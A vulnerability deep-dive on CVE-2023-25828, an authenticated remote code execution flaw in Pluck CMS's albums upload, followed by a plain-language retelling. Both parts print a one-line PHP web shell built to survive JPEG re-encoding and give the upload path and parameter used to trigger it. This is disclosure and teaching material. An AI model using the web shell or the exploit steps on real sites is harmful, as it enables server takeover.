A deep-dive on Pluck CMS vulnerability CVE-2023-25828
An authenticated attacker could upload a PHP file with a .php extension through the albums module because the file extension was not checked against an allow list, and the image normalisation process could be bypassed to preserve a web shell, leading to remote code execution.
 Published on synopsys.com
CVE-2023-25828, tracked in the Black Duck KnowledgeBase™ as BDSA-2023-0370, is an authenticated remote code execution vulnerability in Pluck CMS. Pluck is a PHP-based content management system (CMS) used to set up and manage websites.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Pluck CMS is a PHP-based content management system used to set up and manage websites. It is designed with ease of use and simplicity in mind and is aimed at small sites such as a personal blog. The software has been maintained since 2005, when it was first released under the name CMSsystem, and has received 53 stars since migrating to GitHub in 2014.
CVE-2023-25828, tracked in the Black Duck KnowledgeBase as BDSA-2023-0370, is an authenticated remote code execution vulnerability in Pluck CMS. It was discovered by Synopsys Cybersecurity Research Center (CyRC) researchers while auditing the Pluck CMS source code. The write-up below follows that audit: the feature under review, the reasoning that led to the flaw, the exploitation path, and the two patches that followed.
The feature at the centre of it is the albums module. It is similar to the standard image upload functionality, except that images can be collected into albums and added all at once into web pages.
Setup
The audit was a source code review, with special attention paid to features that provide file upload functionality. File uploads can be dangerous in many types of applications, but especially so in PHP applications, so this functionality was examined first.
The precondition for exploitation is an authenticated attacker: the upload happens through the albums module image upload, and the resulting web shell is reached over the web path described below. No other tooling is named in the report beyond the source tree itself and the Jellypeg tool used later to find a surviving payload offset.
Finding it
Pluck CMS allows the administrator to upload images.

Figure 1: Uploading an image in Pluck CMS
Browsing the source code of this feature, there is no obvious vulnerability. The mime type and the file extension are checked against an allow list.

Snippet 1: data/inc/images.php
The question the researchers then asked was whether this allow list implementation had been used for all file upload functionality. That led them to the albums module image upload.
The relevant function of this feature is albums_page_admin_editalbum() in the file data/modules/albums/albums.admin.php.

Snippet 2: data/modules/albums/albums.admin.php
When a file is submitted, the mime type is checked against an allow list.

Then some processing is performed on the image file name. This determines the position of the . character, separates the file name from the file extension with specific logic for when the character is not found, performs search engine optimization on the file name, and constructs full paths for the full image and image thumbnail.

Nowhere in this process does the application limit the file extension with an allow list. That immediately raises alarms, since it means a file extension that enables the content of the uploaded file to be interpreted and executed by the underlying web server, such as .php and .phar, can be used without restriction.
Exploitation
Step 1: Pick an extension and a valid mime type
There are multiple ways to exploit this behaviour using a file extension and valid mime type. A web shell could replace the file contents entirely, be added to the file contents, or be included in image metadata. However, none of these techniques are applicable in this case because of logic later in the function.

Snippet 3: data/modules/albums.admin.php
Step 2: Get past the image processing

The $fullimage path calculated previously is used to instantiate a SmartImage object. Resizing might also seem like an issue, but that can be avoided by providing an image with equal height and width. So the next thing to examine is the SmartImage constructor.
Snippet 4: data/inc/lib/SmartImage.class.php
The __construct function uses the built-in getimagesize PHP-GD function to identify the type of image being processed from the constant assigned by the function. This is accessed via $this->info[2], and a different built-in imagecreatefrom* PHP-GD function is then used to process the image depending on the value of the constant. These functions perform normalization that destroys any naively embedded web shell, such as one appended to the file or inserted into image metadata.
Step 3: Find a payload that survives normalization
At this point the CyRC researchers looked into the behaviour of these imagecreatefrom* functions. Focusing first on imagecreatefromjpeg, they discovered prior research that showed it is possible to embed a web shell in such a manner that it can survive the normalization. The Jellypeg tool can be used to find a location where a small piece of code survived the compression process. The tool achieves this by brute-force searching for an offset where the web shell is still contained within the file contents even after being processed by the imagecreatefromjpeg and imagejpeg functions.
Running the tool with the default configuration, a valid image with the embedded payload can be found:
<?=exec($_GET[“c”])?>

Figure 2: The embedded payload
This file will allow the web shell to survive through the normalization performed by imagecreatefromjpeg in the SmartImage constructor.
Step 4: Upload and trigger
If uploaded with a valid mime type and .php file extension, RCE can be achieved by navigating to the file directly at the web path /pluck/data/settings/modules/albums/<album_name>/<file_name> and passing commands via the HTTP parameter c.
This is a serious vulnerability, as it allows an authenticated attacker to run arbitrary commands on the underlying web server of the application.
Root cause
The standard image upload functionality checks both the mime type and the file extension against an allow list. The albums module upload checks only the mime type. The file name processing in albums_page_admin_editalbum() locates the . character, splits the name from the extension, applies search engine optimization to the name and builds the full image and thumbnail paths, but never restricts the extension. A file with a server-executable extension such as .php or .phar therefore passes through.
The image handling in the SmartImage constructor is what would normally neutralise a naive web shell: getimagesize identifies the image type, the matching imagecreatefrom* function is called, and the resulting normalization destroys code appended to the file or hidden in metadata. The defence is not the extension check but the re-encoding, and it can be defeated by a payload that survives that re-encoding. Jellypeg exists precisely to find such an offset for JPEG input.
Impact
An authenticated attacker can run arbitrary commands on the underlying web server of the application. The upload path is the albums module image upload, and the resulting file is reached directly at /pluck/data/settings/modules/albums/<album_name>/<file_name> with commands passed through the c parameter. The report does not assign a CVSS score or a severity rating.
Fix

The vendor released a patch for this vulnerability in version 4.7.16-dev5 in commit 8aec080. This replicates the extension allow list implementation in the standard image upload functionality.
Snippet 5: data/modules/albums/albums.admin.php
However, there is an error with this patch. The highlighted characters are dangling, so they introduce a syntax error into the file. When this file is included by other pages in the application, it throws an error, disabling the albums module entirely. Another patch was released in 4.7.17 in commit a52de9c to correct this syntax error, and this mitigates the vulnerability.
What happened, in plain words
Pluck CMS is a small program for building and running websites. You install it on a web server, log in as the administrator, and use its pages to write posts, upload pictures and arrange menus, without writing any code yourself. It is written in PHP, a programming language that runs on the web server and produces the pages your browser shows. Pluck has been maintained since 2005, when it first appeared under the name CMSsystem, and it has received 53 stars since moving to GitHub in 2014.
A group of security researchers at the Synopsys Cybersecurity Research Center (CyRC) read through Pluck's source code, the human-written instructions that make up the program, looking for mistakes. They found one in a feature that lets the administrator upload pictures into photo albums. The mistake let a logged-in administrator upload a file that the web server would later treat as a program and run. Security people call that remote code execution, or RCE: someone who can reach the file over the web can make the server do things it was never meant to do.
The flaw is catalogued as CVE-2023-25828. A CVE is a public identifier for a known security flaw, so that everyone discussing it refers to the same thing. The same issue is tracked in the Black Duck KnowledgeBase as BDSA-2023-0370, which is that product's own reference number.
This article walks through the same audit the researchers did: the feature they looked at, the reasoning that led them to the flaw, how the flaw can be used, and the two patches the vendor released afterwards. Everything here is explained from scratch, so you only need to be able to use a browser and a computer to follow it.
The product and the feature
A content management system, or CMS, is software that lets you manage a website through web pages instead of editing files by hand. Pluck is one of the small ones, aimed at personal blogs and similar sites.
The feature at the centre of this story is the albums module. Pluck already lets the administrator upload single images. The albums module is similar, except that images can be collected into albums and added all at once into web pages. Think of the difference between putting one photo on a page and creating a photo album that you can drop onto a page in one go.
How the researchers started
The audit was a source code review. That means reading the program's code the way you might read a recipe book, looking for steps that could go wrong, rather than poking at a running website.
The researchers paid special attention to features that provide file upload functionality. A file upload is any place where a website accepts a file from your computer and stores it on the server. File uploads can be dangerous in many types of applications, but especially so in PHP applications, so this functionality was examined first. The reason is simple: if the server ever treats an uploaded file as a program, the person who uploaded it can control what the server does.
The precondition for the attack is an authenticated attacker. Authenticated means the person has logged in, in this case as the administrator. The upload happens through the albums module image upload, and the resulting file is then reached over the web at the path described further down. The report names no other tooling beyond the source tree itself and the Jellypeg tool used later to find a surviving payload offset.
Finding it
Pluck CMS allows the administrator to upload images.
Figure 1: Uploading an image in Pluck CMS
Browsing the source code of this feature, there is no obvious vulnerability. The mime type and the file extension are checked against an allow list.
Two terms need unpacking here. A mime type is a label that says what kind of file something is, such as image/jpeg for a JPEG picture or text/html for a web page. Your browser sends it along with an upload, and the server can also work it out from the file's contents. A file extension is the part of a file name after the last dot, such as .jpg in holiday.jpg. An allow list is the opposite of a block list: instead of naming the bad things and refusing them, you name the good things and refuse everything else. It is the difference between a guest list at a door (only these names get in) and a list of troublemakers (everyone except these gets in).
Snippet 1: data/inc/images.php
The snippet shows the standard image upload code in data/inc/images.php. It checks both the mime type and the file extension against an allow list, so a file that claims to be a picture but is named something the server would run is refused.
The question the researchers then asked was whether this allow list implementation had been used for all file upload functionality. In other words: does every place that accepts a file do the same careful check, or did one of them forget? That question led them to the albums module image upload.
The relevant function of this feature is albums_page_admin_editalbum() in the file data/modules/albums/albums.admin.php. A function is a named block of code that does one job; this one handles editing an album in the admin pages.
Snippet 2: data/modules/albums/albums.admin.php
When a file is submitted, the mime type is checked against an allow list.
So far, so good: the albums module does check the mime type. The problem is what it does not check.
Then some processing is performed on the image file name. This determines the position of the . character, separates the file name from the file extension with specific logic for when the character is not found, performs search engine optimization on the file name, and constructs full paths for the full image and image thumbnail.
In plain words, the code looks at the name of the file you uploaded, finds the dot that separates the name from the extension, tidies the name up (the report calls this search engine optimization, meaning it makes the name friendlier for web addresses), and works out where the full-size image and its small thumbnail will be stored on the server.
Nowhere in this process does the application limit the file extension with an allow list. That immediately raises alarms, since it means a file extension that enables the content of the uploaded file to be interpreted and executed by the underlying web server, such as .php and .phar, can be used without restriction. The web server is the program that answers browser requests; when it is asked for a file ending in .php, it runs the file as a PHP program instead of just handing it back. .phar is another extension PHP can be told to execute.
Exploitation
Step 1: Pick an extension and a valid mime type
There are multiple ways to exploit this behaviour using a file extension and valid mime type. A web shell could replace the file contents entirely, be added to the file contents, or be included in image metadata. However, none of these techniques are applicable in this case because of logic later in the function.
A web shell is a small piece of code that, once it runs on a server, lets the attacker send it commands and see the results. Image metadata is extra information stored inside a picture file, such as the camera model or a caption; it is not part of the visible picture.
Snippet 3: data/modules/albums.admin.php
The three obvious tricks are: upload a file that is nothing but a web shell, upload a real picture with a web shell glued onto the end, or hide a web shell in the picture's metadata. The researchers say none of these work here, because of what the code does next.
Step 2: Get past the image processing
The $fullimage path calculated previously is used to instantiate a SmartImage object. Resizing might also seem like an issue, but that can be avoided by providing an image with equal height and width. So the next thing to examine is the SmartImage constructor.
An object is a bundle of code and data that a program creates to do a job; here, SmartImage is Pluck's helper for handling pictures. The constructor is the part of an object that runs when it is first created. Resizing is when the server shrinks or stretches a picture, which would scramble anything hidden inside it; a square picture (equal height and width) avoids that.
Snippet 4: data/inc/lib/SmartImage.class.php
The __construct function uses the built-in getimagesize PHP-GD function to identify the type of image being processed from the constant assigned by the function. This is accessed via $this->info[2], and a different built-in imagecreatefrom* PHP-GD function is then used to process the image depending on the value of the constant. These functions perform normalization that destroys any naively embedded web shell, such as one appended to the file or inserted into image metadata.
Let us take that apart. PHP-GD is a standard add-on to PHP for working with images. getimagesize reads a picture and reports its width, height and type. The type comes back as a number, a constant, and the code reads it from $this->info[2], meaning the third item in the information the object stored. Depending on that number, the code calls a matching function such as imagecreatefromjpeg to load the picture. Normalization means the server decodes the picture and re-encodes it, rebuilding the image from its pixels. Anything that was simply stuck onto the file, or tucked into its metadata, is thrown away in that rebuild. This is the real defence, not the extension check.
Step 3: Find a payload that survives normalization
At this point the CyRC researchers looked into the behaviour of these imagecreatefrom* functions. Focusing first on imagecreatefromjpeg, they discovered prior research that showed it is possible to embed a web shell in such a manner that it can survive the normalization. The Jellypeg tool can be used to find a location where a small piece of code survived the compression process. The tool achieves this by brute-force searching for an offset where the web shell is still contained within the file contents even after being processed by the imagecreatefromjpeg and imagejpeg functions.
A payload is the part of an attack that actually does the damage, here the small piece of code. Brute-force searching means trying many possibilities one after another until one works, rather than being clever about it. An offset is a position inside a file, counted from the start. JPEG is a compressed picture format, and compression is lossy: it throws away detail to make the file smaller. Jellypeg tries many positions for the code and checks, after the picture has been decoded and re-encoded, whether the code is still there.
Running the tool with the default configuration, a valid image with the embedded payload can be found:
<?=exec($_GET[“c”])?>
Line by line, in plain words:
<?=is PHP's short way of saying "print the result of what follows".exec(...)is a PHP function that runs a command on the server's operating system and prints the output.$_GET[“c”]is the value of the HTTP parameter namedc. An HTTP parameter is a piece of data attached to a web address, as inpage.php?c=whoami; the part after the question mark is the parameter. So the code takes whatever command the visitor puts incand runs it on the server.?>closes the PHP block.
Figure 2: The embedded payload
This file will allow the web shell to survive through the normalization performed by imagecreatefromjpeg in the SmartImage constructor.
Step 4: Upload and trigger
If uploaded with a valid mime type and .php file extension, RCE can be achieved by navigating to the file directly at the web path /pluck/data/settings/modules/albums/<album_name>/<file_name> and passing commands via the HTTP parameter c.
In plain words: the attacker uploads the prepared picture through the albums module, giving it a name that ends in .php and a mime type the module accepts. The server stores it in the album's folder. The attacker then opens that file's address in a browser, adding ?c= followed by a command. Because the file ends in .php, the web server runs it as a program, the program runs the command, and the output appears in the browser. The placeholders <album_name> and <file_name> stand for the album and file names chosen during the upload.
